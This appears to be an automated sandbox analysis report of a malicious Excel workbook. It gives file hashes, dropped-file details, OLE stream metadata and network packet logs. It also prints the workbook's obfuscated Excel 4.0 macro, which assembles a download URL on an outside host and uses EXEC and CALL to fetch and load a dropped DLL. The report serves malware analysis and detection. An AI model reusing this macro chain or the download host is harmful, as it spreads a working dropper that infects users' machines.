Preview:	[folders]..Desktop.LNK=0..[xls]..1A8C92C-1A8C92C.LNK=0..1A8C92C-1A8C92C.LNK=0..[xls]..1A8C92C-1A8C92C.LNK=0..

C:\Users\user\Desktop\94820000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	150963
Entropy (8bit):	7.18765504135636
Encrypted:	false
SSDEEP:	3072:sf8rmOAIyyzElBIL6lECbgBGzP5xLmECSS2jTUqyF70virW2akHTpakHPkHf8rm1:O8rmOAIyyzElBIL6lECbgB+P5NmECSRv
MD5:	75588D3C8CF44328DD58E568099D57FC
SHA1:	B19C8968892EAFC05A953CEBD7063D8A712142F0
SHA-256:	EC62FB5AE0C4089444CCE485192E3C5FCA9EAC110A33C14F3775397E4FE7D0BB
SHA-512:	EDBED5BAAA9A9477B3322E377EB93E881CCA6C9D7E4A9D0CE0E6F1D6461C318614BE55697784AAE09E24FD96A00B15906FBB791A153A4C5D3F389F15C307FBD4
Malicious:	false
Reputation:	low
Preview:	.....T8.....\.p....pratesh B.....a.....=.....=.....i..9J.8.....X. @....."....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...,..8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1...@...8.....C.a.l.i.b.r.i.1...@.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....

C:\Users\user\sdbybsd.fds	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	688241
Entropy (8bit):	7.064532901692121
Encrypted:	false
SSDEEP:	12288:9SeIHklNAPLJNfQPJt7TQJK7FvEVxw0xxteW:AklUjfQHDezxxtx
MD5:	7DF0611CD75FA4C02B29070728C37247
SHA1:	1095F8922D93458EFBC97612D8A5DEA8DB8325A5
SHA-256:	AC17E1F54B9F800D874E1D012E541FC037BD1A31EE3E8F631A454F2D1DE6ADA1
SHA-512:	167B19FE1154C3988A546F9626CD8918363EAB58D5BB49106000EF4E6E9AC0174A04B7341A67BF85CA1F9AB40C409F878C4AFA07BE941FEAADA7AFA996A4EA59
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 5%, Browse • Antivirus: ReversingLabs, Detection: 2%
Joe Sandbox View:	• Filename: 1A8C92C-1A8C92C.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Trojan.Agent.FFFK.8079.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Trojan.Agent.FFFK.23764.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.19090.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.4923.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.4923.xls, Detection: malicious, Browse
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....O.N.....1.....1.....i/..92.....R1..!...R1..+....(.....R1.....Rich.....PE..L....Kl`.....!.....@.....>8.....@a..S.....@.....`..d^.....text...6u..... ..`.rdata.....@..@.data.....p...@...p.....@....idata...1.....@.....@....rsrc.....@... .....@..@..reloc...e...`...p.....@..B.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Last Saved By: 5, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Tue Apr 6 15:04:37 2021, Security: 0
Entropy (8bit):	3.0873527347414935
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%

General

File name:	1A8C92C-1A8C92C.xls
File size:	267776
MD5:	d8ed80402de2b621219044b3a2c022c5
SHA1:	e2f86c9431081da7f57cc014a9f2f7b870ea0aad
SHA256:	d98b11f1599985cc16c8dd10ea53ea5a1b9ac752d5d30c460c198b4a2a83ad9b
SHA512:	1bc7b3a5973019ded3a136824ea54653d3189d729e3e07a811082844829362c3f4dd78c478d2aaea0c0e044092d4d96cd0a6b1e8b7ccbb8ba89ad1814e723540
SSDEEP:	6144:JcPiTQAVW/89BQnmlcGvgZ7rDjo8UOMIJK+xTh0E:FhE
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "1A8C92C-1A8C92C.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Last Saved By:	5
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-04-06 14:04:37
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.342986545458
Base64 Encoded:	False

General	
Data ASCII:	. . . . + , . . 0 . . . . 0 . . . . 8 . . . . . @ . . . . H . . . . D o c u S i g n . . . . . D o c s 3 . . . . . D o c s 1 . . . . . D o c s 2 . . . . . D o c s 4 . . . . E x c e l 4 . 0 . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 d0 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 8d 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 05 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.247889866731
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . 8 . . . . @ . . . . . . L . . . . d . . . . p . . . . | . . . . 5 . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . H L . . * . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 84 00 00 00 06 00 00 00 01 00 00 00 38 00 00 00 08 00 00 00 40 00 00 00 12 00 00 00 4c 00 00 00 0c 00 00 00 64 00 00 00 0d 00 00 00 70 00 00 00 13 00 00 00 7c 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00 35 00 00 00 1e 00 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 255780

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	255780
Entropy:	3.03349063455
Base64 Encoded:	True
Data ASCII:	. . . . 7 . . . . \\ . p . . 5 B . . . . D o c s 1 . . ! . . . . : . . . . 7 . . . . = ... i . . 9 J . 8 . . . . X .
Data Raw:	09 08 08 00 00 05 05 00 17 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 01 35 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
,,,,,,"=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=FORMULA(Docs3!$BE$26&Docs3!$BE$27&Docs3!$BE$28&""n"",BV9)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=Docs2!AI20()",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)INH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=EXEC(""r""&Docs3!BB33&Docs3!BB37&Docs3!BM23&Docs3!BI33&Docs3!BI36)=ACOS(42424)=ATAN(4254254)=ACOS(42424)=ATAN(4254254)=ACOS(42424)=ATAN(4254254)=ACOS(42424)=ATAN(4254254)=ACOS(42424)=ATAN(4254254)=ACOS(42424)=ATAN(4254254)=ACOS(42424)=ATAN(4254254)=ACOS(42424)=ATAN(4254254)=ACOS(42424)=ATAN(4254254)=ACOS(42424)=ATAN(4254254)=Docs4!BA9()",,,,,
```

```
,,http://,,,"=""php""",,"=""revolet-sa.com/files/countryyelow""",,,,,,,,,,,,,,,,,,,,,,"=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=FORMULA.ARRAY(""U""&Docs3!$BH$26&Docs3!$BH$27&Docs3!$BH$28&Docs3!$BH$29,Docs1!BV10)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)=ACOS(4244)=EXP(452)",,,,,,,,,,"=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=CALL(Docs1!BV9,Docs1!BV10,Docs3!BK26&Docs3!BK28,0,before.3.13.34.sheet!AK14&before.3.13.34.sheet!AK15&Docs3!BP25&before.3.13.34.sheet!AN14,Docs3!BM23,0,0)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=Docs1!$AX$27()",,,,,
```

```
=HALT()
```

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 07:16:27.741127014 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:27.901099920 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:27.901221991 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:27.901808023 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.061494112 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.287130117 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.287158012 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.287175894 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.287195921 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.287225008 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.287251949 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.287273884 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.287327051 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.287329912 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.287357092 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.287360907 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.287391901 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.287420988 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.287563086 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.287655115 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.447206020 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.447237968 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.447252035 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.447266102 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.447283983 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.447309017 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.447324991 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.447374105 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.447418928 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.447515011 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.447556019 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.447570086 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.447573900 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.447613001 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.447705030 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.447736025 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.447805882 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.447812080 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.447840929 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.447858095 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.447873116 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.447875977 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.447886944 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.447894096 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.447911978 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.447916985 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.447936058 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.447966099 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.447967052 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.447997093 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.447998047 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.448050022 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.448069096 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.607326984 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.607366085 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.607389927 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.607461929 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.607474089 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.607498884 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.607508898 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.607536077 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.607558012 CEST	80	49715	192.232.249.186	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 07:16:28.607558966 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.607578993 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.607584000 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.607603073 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.607623100 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.607625961 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.607656956 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.607690096 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.607697010 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.607718945 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.607739925 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.607742071 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.607770920 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.607796907 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.607809067 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.607852936 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.607884884 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.607929945 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.607932091 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.607976913 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.608165026 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.608218908 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.608309984 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.608360052 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.608393908 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.608438015 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.608467102 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.608494043 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.608513117 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.608520985 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.608534098 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.608547926 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.608566046 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.608577967 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.608591080 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.608604908 CEST	80	49715	192.232.249.186	192.168.2.6
Apr 7, 2021 07:16:28.608618975 CEST	49715	80	192.168.2.6	192.232.249.186
Apr 7, 2021 07:16:28.608649015 CEST	49715	80	192.168.2.6	192.232.249.186

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 07:16:04.906841040 CEST	54513	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:16:04.918051004 CEST	62044	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:16:04.920567036 CEST	53	54513	8.8.8.8	192.168.2.6
Apr 7, 2021 07:16:04.931221962 CEST	53	62044	8.8.8.8	192.168.2.6
Apr 7, 2021 07:16:05.988560915 CEST	63791	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:16:06.001921892 CEST	53	63791	8.8.8.8	192.168.2.6
Apr 7, 2021 07:16:06.722475052 CEST	64267	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:16:06.736036062 CEST	53	64267	8.8.8.8	192.168.2.6
Apr 7, 2021 07:16:07.532565117 CEST	49448	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:16:07.545660973 CEST	53	49448	8.8.8.8	192.168.2.6
Apr 7, 2021 07:16:08.165395975 CEST	60342	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:16:08.178951025 CEST	53	60342	8.8.8.8	192.168.2.6
Apr 7, 2021 07:16:08.866292000 CEST	61346	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:16:08.879756927 CEST	53	61346	8.8.8.8	192.168.2.6
Apr 7, 2021 07:16:09.626563072 CEST	51774	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:16:09.638290882 CEST	53	51774	8.8.8.8	192.168.2.6
Apr 7, 2021 07:16:10.542618036 CEST	56023	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:16:10.555278063 CEST	53	56023	8.8.8.8	192.168.2.6
Apr 7, 2021 07:16:11.867266893 CEST	58384	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:16:11.880800962 CEST	53	58384	8.8.8.8	192.168.2.6
Apr 7, 2021 07:16:14.591911077 CEST	60261	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:16:14.603878975 CEST	53	60261	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 07:16:20.219337940 CEST	56061	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:16:20.232413054 CEST	53	56061	8.8.8.8	192.168.2.6
Apr 7, 2021 07:16:21.430227995 CEST	58336	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:16:21.443814039 CEST	53	58336	8.8.8.8	192.168.2.6
Apr 7, 2021 07:16:21.859357119 CEST	53781	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:16:21.908768892 CEST	53	53781	8.8.8.8	192.168.2.6
Apr 7, 2021 07:16:22.331413984 CEST	54064	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:16:22.353082895 CEST	53	54064	8.8.8.8	192.168.2.6
Apr 7, 2021 07:16:22.877445936 CEST	52811	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:16:22.890794039 CEST	53	52811	8.8.8.8	192.168.2.6
Apr 7, 2021 07:16:23.348472118 CEST	54064	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:16:23.362236977 CEST	53	54064	8.8.8.8	192.168.2.6
Apr 7, 2021 07:16:23.969026089 CEST	55299	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:16:23.981221914 CEST	53	55299	8.8.8.8	192.168.2.6
Apr 7, 2021 07:16:24.467433929 CEST	54064	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:16:24.487905025 CEST	53	54064	8.8.8.8	192.168.2.6
Apr 7, 2021 07:16:26.024410963 CEST	63745	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:16:26.037914038 CEST	53	63745	8.8.8.8	192.168.2.6
Apr 7, 2021 07:16:26.473149061 CEST	54064	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:16:26.486202955 CEST	53	54064	8.8.8.8	192.168.2.6
Apr 7, 2021 07:16:27.724608898 CEST	50055	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:16:27.737833023 CEST	53	50055	8.8.8.8	192.168.2.6
Apr 7, 2021 07:16:30.814441919 CEST	54064	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:16:30.827274084 CEST	53	54064	8.8.8.8	192.168.2.6
Apr 7, 2021 07:16:33.735830069 CEST	61374	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:16:33.748338938 CEST	53	61374	8.8.8.8	192.168.2.6
Apr 7, 2021 07:16:35.500185013 CEST	50339	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:16:35.520994902 CEST	53	50339	8.8.8.8	192.168.2.6
Apr 7, 2021 07:16:37.324681997 CEST	63307	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:16:37.340881109 CEST	53	63307	8.8.8.8	192.168.2.6
Apr 7, 2021 07:16:38.112287998 CEST	49694	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:16:38.125947952 CEST	53	49694	8.8.8.8	192.168.2.6
Apr 7, 2021 07:16:39.101572037 CEST	54982	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:16:39.114901066 CEST	53	54982	8.8.8.8	192.168.2.6
Apr 7, 2021 07:17:07.838742971 CEST	50010	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:17:07.852027893 CEST	53	50010	8.8.8.8	192.168.2.6
Apr 7, 2021 07:17:09.966517925 CEST	63718	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:17:09.985498905 CEST	53	63718	8.8.8.8	192.168.2.6
Apr 7, 2021 07:17:41.720629930 CEST	62116	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:17:41.732568979 CEST	53	62116	8.8.8.8	192.168.2.6
Apr 7, 2021 07:17:45.058247089 CEST	63816	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:17:45.083128929 CEST	53	63816	8.8.8.8	192.168.2.6
Apr 7, 2021 07:17:50.678528070 CEST	55014	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:17:50.691926956 CEST	53	55014	8.8.8.8	192.168.2.6
Apr 7, 2021 07:17:52.537348032 CEST	62208	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:17:52.557356119 CEST	53	62208	8.8.8.8	192.168.2.6
Apr 7, 2021 07:18:34.682236910 CEST	57574	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:18:34.727546930 CEST	53	57574	8.8.8.8	192.168.2.6
Apr 7, 2021 07:18:35.033094883 CEST	51818	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:18:35.045953035 CEST	53	51818	8.8.8.8	192.168.2.6
Apr 7, 2021 07:18:35.393116951 CEST	56628	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:18:35.435389996 CEST	53	56628	8.8.8.8	192.168.2.6
Apr 7, 2021 07:18:35.775959015 CEST	60778	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:18:35.789486885 CEST	53	60778	8.8.8.8	192.168.2.6
Apr 7, 2021 07:18:36.137505054 CEST	53799	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:18:36.150707006 CEST	53	53799	8.8.8.8	192.168.2.6
